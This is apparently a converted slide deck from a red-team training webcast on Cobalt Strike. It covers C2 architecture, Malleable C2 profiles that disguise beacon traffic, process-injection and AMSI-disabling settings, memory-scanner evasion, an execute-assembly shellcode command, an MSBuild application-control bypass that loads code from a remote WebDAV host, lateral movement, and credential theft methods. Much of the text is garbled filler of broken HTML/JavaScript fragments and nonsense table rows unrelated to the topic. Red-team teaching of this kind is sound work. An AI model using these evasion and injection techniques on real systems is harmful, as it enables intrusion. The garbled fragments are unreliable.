

*siege* **cast:**

# **COBALT STRIKE BASICS**

---



# TIM MEDIN

---

CEO - **Red Siege Information Security**

SANS Author – **560**

SANS Instructor – **560, 660**

IANIS Faculty

Pen Tester : **More than a decade**

Offensive : **Forever**

# JOE VEST

---

Technical Director – **Cobalt Strike, Help Systems**

Author "**Red Development and Operations**"

Original author of SANS564: **Red Team Ops**

Red Teamer for decades

# WHAT IS COBALT STRIKE?

---



Command and Control framework for threat-based security tests

- Red Team
- Purple Team
- Pen Tests

Cobalt Strike is like Photoshop. Photoshop doesn't create art for you. It provides the tools to a professional to create masterpieces. Both are only as good as the operator.



```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this;
```

```
data = data || {};
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;">
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
color:yellowgreen;
color:white;">
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
height . text - :200px;">
```

```
<p>The image can be tiled
across the background,
while the text runs across
the top.</p> </div>
```

```
You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
----- <span style="font- alic">
```

```
make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
while the text runs across the top.</p>
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```

# SET UP AND ARCHITECTURE



**REDSIEGE**  
INFORMATION SECURITY

# COBALT STRIKE **SETUP**

---

**Team Server:** Where listeners are configured and beacons are controlled

**Listener:** Service running on the Team Server listening for callbacks

**Beacon:** Agent running on compromised host

References: <https://www.ired.team/offensive-security/red-team-infrastructure/cobalt-strike-101-installation-and-interesting-commands>

# **TEAM SERVER**

---

**Java based server**

**Default console port is 50050/tcp**

**Defaults (a.k.a. Poor Opsec):**

Identify this host by connecting to port 50050

Look for the default TLS certificate on another port

# **BEACON COMMS**

---

**Built-in listeners for HTTP/HTTPS and DNS**

**Multiple extensions exist to use other C2**

Dropbox

OneDrive

Slack

Many others – we'll discuss more options later



# **REDIRECTOR**

---

**Used to protect (hide) the team server via proxy**

**Allows the attackers to burn the redirector and not have to build a new team-server**

**Team server can send beacons to new redirectors (listeners)**

**Methods: IPTables forwarding, SOCAT, ModRewrite**

**Other plugins allow for other protocols and cloud services**

References: <https://www.ired.team/offensive-security/red-team-infrastructure/redirectors-forwarders>

```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this;
```

```
data = data || {};
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<html> <p style="font-weight:bold;"
```

```
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
```

```
color:yellowgreen;
```

```
color:white;">
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# MALLEABLE C2

00101010101000	xxxx	AAPPOI	10460	Benefits	10	32	NSA
00101010101000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00101010101000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00101010101000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00101010101000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00101010101000	xxxx	AAPPOI		Stocks Exchange . . . by 44% food			
00101010101000	xxxx	AAPPOI		Company (As ) . centre			
00101010101000	xxxx	AAPPOI		Worminnud . against Motice team			
00101010101000	xxxx	AAPPOI	0.8374571	-----+453u594			
00101010101000	xxxx	AAPPOI	77%	-----m AP Marketing			
00101010101000	xxxx	AAPPOI	0000.09	-02,75583+ Times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled
```

```
across the background,
```

```
while the text runs across
```

```
</p></div>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
```

```
while the text runs across the top.</p>
```

```
</div>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



# MALLEABLE C2



**The "C2 Profile" defines how the server and beacon communicate**

Good profiles, start with a "theme"

Look at good traffic for a plugin, web framework, or

Examples:

<https://github.com/threatexpress/malleable-c2>

<https://github.com/xx0hcd/Malleable-C2-Profiles>

<https://blog.malwarebytes.com/threat-analysis/2020/06/multi-stage-apt-attack-drops-cobalt-strike-using-malleable-c2-feature/>

References: <https://www.cobaltstrike.com/help-malleable-c2>


# MALLEABLE C2



## Each profile contains these pieces

- global options
- https-certificate (optional)
- http-get
  - client
    - metadata
  - server
    - output
- http-post
  - client
    - id
    - output
  - server
    - output
- http-stager

References: <https://github.com/threatexpress/malleable-c2/blob/master/MalleableExplained.md>  
<https://bluescreenofjeff.com/2017-01-24-how-to-write-malleable-c2-profiles-for-cobalt-strike/>



<https://bluescreenofjeff.com/2017-01-24-how-to-write-malleable-c2-profiles-for-cobalt-strike/>



master ▾

Malleable-C2-Profiles / normal /

Go to file

Add file ▾



xx0hcd Create bing\_maps.profile

1b11072 on Aug 4

🕒 History

..

📄	bing_maps.profile	Create bing_maps.profile	3 months ago
📄	gotomeeting.profile	updated to work with 3.14.	2 years ago
📄	iheartradio.profile	update to work with 3.14.	2 years ago
📄	mayoclinic.profile	Create mayoclinic.profile	2 years ago
📄	msu_edu.profile	Create msu_edu.profile	17 months ago
📄	office365_calendar.profile	update to work with 3.14.	2 years ago
📄	reddit.profile	update to work with 3.14.	2 years ago
📄	slack.profile	update to work with 3.14.	2 years ago
📄	stackoverflow.profile	updated to work with 3.14.	2 years ago
📄	trevor.profile	update to work with 3.14.	2 years ago
📄	youtube_video.profile	update to work with 3.14.	2 years ago



**vestjoe** Update readme with reference to malleable c2 docs MalleableExplained.md

8320a42 13 days ago 🕒 34 commits

📄 .gitignore	updates	3 years ago
📄 LICENSE	updates	3 years ago
📄 MalleableExplained.md	Create MalleableExplained.md	13 days ago
📄 README.md	Update readme with reference to malleable c2 docs MalleableExplain...	13 days ago
📄 jquery-c2.3.11.profile	Fix comment to say nops instead of null bytes	15 months ago
📄 jquery-c2.3.12.profile	Fix comment to say nops instead of null bytes	15 months ago
📄 jquery-c2.3.13.profile	Fix comment to say nops instead of null bytes	15 months ago
📄 jquery-c2.3.14.profile	fix 3.14 profile	2 years ago
📄 jquery-c2.4.0.profile	Update jquery-c2.4.0.profile to use dllhost.exe	15 months ago
📄 jquery-c2.4.2.profile	Add CS 4.2 Reference Profile	10 months ago
📄 jquery-c2.4.3.profile	tweak	4 months ago

<https://github.com/threatexpress/malleable-c2>

```
http-get {
```

```
  set uri "/discussion/mayo-clinic-radio-als/ /discussion/ /hubcap/mayo-clinic-radio-full-shows/ /category/research-2/";
```

```
  client {
```

```
    header "Host" "www.mayomedical.com";
```

```
    header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
```

```
    header "Accept-Language" "en-US,en;q=0.5";
```

```
    header "Connection" "close";
```

```
  parameter "permalink" "https://www.mayoclinic.org";
```

```
    metadata {  
      netbios;  
      parameter "id";
```

```
    }
```

```
}
```

<https://github.com/xx0hcd/Malleable-C2-Profiles/blob/master/normal/mayoclinic.profile>

```
server {  
    output {  
        base64;  
        prepend "type=\"text/javascript\">(window.NREUM||(NREUM={})).loader_config={xpid:";  
        prepend "<script\n";  
        prepend "        <meta charset=\"UTF-8\">\n";  
        prepend "    <head>\n";  
        prepend "<html lang=\"en-US\">\n";  
        prepend "<!DOCTYPE html>\n";  
        append ";window.NREUM||(NREUM={}).__nr_require=function(t,n,e){function r(e){if(!n[e]){var o=  
        append "<meta name=\"viewport\" content=\"width=device-width, initial-scale=1\">\n";  
        append "<link rel=\"profile\" href=\"http://gmpg.org/xfn/11\">\n";  
        append "<link rel=\"pingback\" href=\"https://newsnetwork.mayoclinic.org/xmlrpc.php\">\n";  
        append "<type=\"text/css\" media=\"screen\" />\n";  
        append "<title>Research &#8211; Mayo Clinic News Network</title>\n";  
        append "</script>\n";  
        append "</html><!--Partial cache version delivered by HubScale -->";  
        print;  
    }  
}
```

```

process-inject {
    # set how memory is allocated in a remote process
    set allocator "VirtualAllocEx";

    # shape the memory characteristics and content
    set min_alloc "16384";
    set starttrwx "true";
    set userwx     "false";

    transform-x86 {
        prepend "\x90\x90";
    }

    transform-x64 {
        # transform x64 injected content
    }

    # determine how to execute the injected code
    execute {
        CreateThread "ntdll.dll!RtlUserThreadStart";
        SetThreadContext;
        RtlCreateUserThread;
    }
}

```

The process-inject block accepts several options that control the process injection process in Beacon:

Option	Example	Description
allocator	VirtualAllocEx	The preferred method to allocate memory in the remote process. Specify <b>VirtualAllocEx</b> or <b>NtMapViewOfSection</b> . The NtMapViewOfSection option is for same-architecture injection only. VirtualAllocEx is always used for cross-arch memory allocations.
min_alloc	4096	Minimum amount of memory to request for injected content
starttrwx	true	Use RWX as initial permissions for injected content. Alternative is RW.
userwx	false	Use RWX as final permissions for injected content. Alternative is RX.



```
post-ex {  
    # control the temporary process we spawn to  
    set spawnto_x86 "%windir%\syswow64\rundll32.exe";  
    set spawnto_x64 "%windir%\sysnative\rundll32.exe";  
  
    # change the permissions and content of our post-ex DLLs  
    set obfuscate "true";  
  
    # pass key function pointers from Beacon to its child jobs  
    set smartinject "true";  
  
    # disable AMSI in powerpick, execute-assembly, and psinject  
    set amsi_disable "true";  
}
```

# Community Kit

Cobalt Strike is a post-exploitation framework designed to be extended and customized by the user community. Several excellent tools and scripts have been written and published, but they can be challenging to locate. Community Kit is a central repository of extensions written by the user community to extend the capabilities of Cobalt Strike. The Cobalt Strike team acts as the curator and provides this kit to showcase this fantastic work.

Disclaimer

Download Script











Have a Suggestion?

## Legend

- ★ indicates update in the last 30 days.
- ⚠ indicates the project has precompiled binaries

Show 100 entries

Search:

Last Update	Category	Owner		Name	Description	Commit Message	GitHub Stars	Has Binary	URL
2021-09-11 ★	Mallealbe-C2	threatexpress		random_c2_profile	Cobalt Strike random C2 Profile generator	added 4.4 tweaks	217		
2021-09-10 ★	BOF	ceramicskate0		BOF-Builder	C# .Net 5.0 project to build BOF (Beacon Object Files) in mass	added syscall detection for compilerlinux	7		
2021-09-09 ★	Malleable-C2	Tylous		SourcePoint	SourcePoint is a C2 profile generator for Cobalt Strike command and control servers designed to ensure evasion.	v1.3.1	394		
2021-09-06 ★	BOF	apokryptein		secinject	Section Mapping Process Injection (secinject): Cobalt Strike BOF	Update README.md	36	⚠	
2021-09-05 ★	UDRL	Secldiot		TitanLdr	Titan: A crappy Reflective Loader written in C and assembly for Cobalt Strike. Redirects DNS Beacon over DoH	commit start of project.	77		

https://cobalt-strike.github.io/community\_kit/

# **ARTIFACT KIT (AND OTHERS)**



Hiding from AV/EDR still uses static signatures to some degree

- Offsets
- Name of Named Pipe for SMB
- Load addresses
- Loading techniques
- Many others

Other Kits (as of 4.4):

- User Defined Reflective Loader
- Sleepmask
- Mimikatz

**REDSIEGE**  
INFORMATION SECURITY

# **IN-MEMORY EXECUTION**



**Only touch disk if you have to (but don't be scared of it either)**

Much harder to detect in memory

Need something to constantly scan memory

No pinch point of writing to disk



# **IN-MEMORY EXECUTION**

---



## **Common things tools look for**

Reflectively loaded DLLs

Injected threads

IAT/EAT hooking

Command-line (PowerShell Logging and constrained language mode)

Function calls: `CreateRemoteThread`, `WriteProcessMemory`, `VirtualAllocEx*`

# LOADER



**You may want to use a custom loader to launch a beacon**

Beacon is the final payload, it is not always the best choice for initial execution

You may consider using a customer loader to run beacon shellcode or reflectively load a DLL

Think of this as "Stage 0"

# process-inject MALLEABLE C2



```
process-inject {  
    # set remote memory allocation technique  
    set allocator "NtMapViewOfSection";  
  
    # shape the content and properties of what we will inject  
    set min_alloc "16384";  
    set userwx "false";  
  
    transform-x86 {  
        prepend "\x90";  
    }  
  
    transform-x64 {  
        prepend "\x90";  
    }  
  
    # specify how we execute code in the remote process  
    execute {  
        CreateThread "ntdll!RtlUserThreadStart";  
        CreateThread;  
        NtQueueApcThread-s;  
        CreateRemoteThread;  
        RtlCreateUserThread;  
    }  
}
```

# **HIDING IN-MEMORY**



**Defensive tools don't check non-X memory**

Create Timer

Set memory as Non-X

Wait

Use call rop-chain to mark as X

Execute

Repeat

<https://labs.f-secure.com/blog/experimenting-bypassing-memory-scanners-with-cobalt-strike-and-gargoyle/>

# **POWERSHELL**



**PowerShell is either the offenses best friend or worst enemy, there is no middle ground**

The best way to get caught is to simply use PowerShell  
... but if not caught, it is amazing

PowerPick can help (wrapper for System.ManagementAutomation.dll)

Use logging, use constrained language mode

Many tools, including the Empire suite run entirely in PowerShell



# execute-assembly



**If PowerShell is burned, switch to other native tools**  
**.NET is the new hotness**

Loads a .NET executable

Call the entry point

Profit!

Works with .Net 3.5 and 4.+

<https://www.ired.team/offensive-security/code-injection-process-injection/injecting-and-executing-.net-assemblies-to-unmanaged-process>

# ARBITRARY **SHELLCODE**



Use execute-assembly with custom shellcode

Convert shellcode to base64

Use the RemoteInject.exe or the injector script

```
execute-assembly /path/RemoteInject.exe PID aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1kUXc0dz1XZ1hjUQo=
```

<https://github.com/Mr-Un1k0d3r/RemoteProcessInjection>

# **APP CONTROL BYPASSES**

---



**Bounce off known good executables to get access**

**Bonus: Use Microsoft Executables**

Example: MSBuild

Inline tasks are a way to enrich the application building process using code you provide (This code can be arbitrary C#/.NET code)

Example Lab from 560.3

<https://fortynorthsecurity.com/blog/another-msbuild-bypass-february-2020-edition/>

# IN-MEMORY EXECUTION



## MSBuild Example

Execution is via MSBuild

Execute arbitrary code, included shellcode

Even remotely

```
<Code Type="Class" Language="cs" Source="//11.22.33.44/webdav/calculator.cs">
```

<https://fortynorthsecurity.com/blog/another-msbuild-bypass-february-2020-edition/>

<https://fortynorthsecurity.com/blog/remotely-host-msbuild-payloads/>

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/build/2003" >
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework64\X-MSBuild\TaskBin\amd64\Microsoft.Build.Tasks.Core.dll" />
  <Task>
    <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample : Task, ITask
        {
          public override bool Execute()
          {
            Console.WriteLine("Hello SEC560!");
            return true;
          }
        }
      ]]>
    </Code>
  </Task>
</UsingTask>
</Project>
```

```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable();
```

```
<p style="color:orange;">HTML font code is done using CSS.
```

```
function todoitem(data) {;
```

```
var self = this;
```

```
d . data = data || {};
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;">
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
color:yellowgreen;
color:white;">
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable();
```

# LATERAL MOVEMENT

00000000000000	xxxx	AAPP01	10	44	NSA
00000000000000	xxxx	AAPP01	3	12	NSA
00000000000000	xxxx	AAPP01	7	01	NSA
00000000000000	xxxx	AAPP01	76023	Commissions and bonuses	12 : 44 NSA
00000000000000	xxxx	AAPP01	23674	Personnel Total	13 : 32 NSA
00000000000000	xxxx	AAPP01	10460	Benefits	10 : 32 NSA
00000000000000	xxxx	AAPP01	35246	Payroll taxes	10 : 12 NSA
00000000000000	xxxx	AAPP01	76745	Salaries	11 : 01 NSA
00000000000000	xxxx	AAPP01	76023	Commissions and bonuses	12 : 44 NSA
00000000000000	xxxx	AAPP01	23674	Personnel Total	13 : 32 NSA
00000000000000	xxxx	AAPP01	Stocks Exchange . . . bye 44% food		
00000000000000	xxxx	AAPP01	Company (As ) : centre		
00000000000000	xxxx	AAPP01	Wormnudd . against Mofice team		
00000000000000	xxxx	AAPP01	0.83745r7	-----	+453u594
00000000000000	xxxx	AAPP01	77% -----	m AP Marketing	
00000000000000	xxxx	AAPP01	0000.09	-02,75583	+ Times

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled
```

```
across the background,
```

```
while the text runs across the top.</p>
```

```
</div>
```

```
<span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable();
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
```

```
while the text runs across the top.</p>
```

```
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable();
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```





# USE CREDS AND ACCESS TO MOVE



**Very few fancy exploits these days  
Usually don't need them either!**

Everyone has access to the fileshare

Everyone has access to SharePoint

Using the privileged cred in the wrong place is trouble

- Over privileged accounts
- DA on end-user system

So many lost, stolen creds



# **TOP METHODS**

---



**Use built-in tools (via "jump" command) to stay hidden  
WMI/WMIC, WinRM, and PSEXec**

PSEXec: Push executable to target and execute as service (OPSEC!)

WinRM: WinRM PowerShell

WMI: PowerShell

Custom 3<sup>rd</sup> party tools and script so run native tools, shellcode or  
bounce off things like MSBuild

# HOW TO GET CREDS



**Credentials (and existing access) are the biggest pivoting method**

Ask! (phishing)

Credential Stuffing – Credentials lost in 3<sup>rd</sup> party breach and reused

Spraying – Try the same bad password for lots of users

Kerberoasting – <https://redsiege.com/kerb101>

Found credentials

Reused credentials

```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this;
```

```
d . data = data ll ( ) ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;"
```

```
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
```

```
color:yellowgreen;
```

```
color:white;"
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data ll ( ) ;
todoitem(data) { ;
var self = this ;
data = data ll -----2( ) ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# C2 DESIGN

00101010100100	xxxx	AAPPOI	10460	Benefits	10	37	NSA
00101010100100	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
